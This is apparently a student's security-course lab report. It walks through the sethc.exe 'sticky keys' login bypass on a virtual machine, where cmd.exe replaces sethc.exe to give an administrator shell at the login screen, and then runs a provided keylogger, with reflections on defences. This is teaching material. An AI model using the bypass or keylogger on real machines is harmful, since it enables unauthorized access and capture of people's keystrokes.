
Exercise 3. Spoofing – Bypassing the Login Screen



Comments:

Navigate to C:\Windows\System32 on the VM.


Attempt to rename sethc.exe; Windows will indicate that only the owner (TrustedInstaller) can modify the file.




Right-click on the file, go to Properties, switch to the Security tab, and click Advanced to confirm TrustedInstaller as the owner.

Change the owner to a specified user account, granting ownership of the object.


Open properties again, switch to the Security tab, press Edit, select Administrators, and grant Full Control.




After applying changes, try renaming sethc.exe again.




Create a copy of cmd.exe in the same folder, rename the copy to sethc.exe.






Log Off and Login: Log off from the Windows session using either the "Send Ctrl+Alt+Del" button or the Start Menu.

On the login screen, press the Shift button five times. This action should open a command line with administrator privileges.




Delete the current sethc.exe (a copy of cmd.exe).




Rename the original sethc.exe file back to its original name.

Change the owner back to "NT Service\TrustedInstaller" using the same process.



Set the Administrator account back to having only "Read" and "Read & Execute" permissions.




Reflections


Administrator access to a computer's command shell allows significant actions like modifying settings, installing software, and managing accounts. Security measures include digital signatures for application integrity, file permissions, and Windows Resource Protection for system stability.

Exercise 4. Monitoring keyboard strokes


Start the keylogger program: Begin by running the program "klogger.exe," located in the directory (SecurityPrograms\keylogging).




Normal computer usage: Use the computer as you normally would, engaging in activities such as browsing the Internet or writing a text document.



Inspect the directory: Open the directory from where you initiated the klogger.exe program. Look for a file named "klogger.txt" within this directory.



Examine the content of klogger.txt: Check the content of the "klogger.txt" file. It is likely to contain a record of keystrokes captured while the keylogger program was running.



Check for repeated keystrokes: Determine if the logged keyboard strokes appear more than once in the file. If repetitions are found, it indicates that the keylogger program was initiated multiple times, with each instance appending the latest keystrokes to the same file.

Close the program using Task Manager: To terminate the keylogger program, open Task Manager (Ctrl + Alt + Del) and locate the process or processes named "klogger.exe." End these processes to stop the keylogging activity.

Reflections


To safeguard against keylogging, administrators and common users should implement essential measures. Firstly, it is crucial to install reliable antivirus software and keep it updated regularly to detect and remove potential keyloggers. Simultaneously, maintaining up-to-date operating systems and software is imperative to patch security vulnerabilities. Moreover, being cautious when downloading files, avoiding content from untrustworthy sources, and staying vigilant about email attachments can effectively diminish the likelihood of keylogging. Users should limit their privileges by utilizing non-administrator accounts for routine tasks, diminishing the impact of potential keyloggers. Ensuring the security of Wi-Fi networks through the use of strong 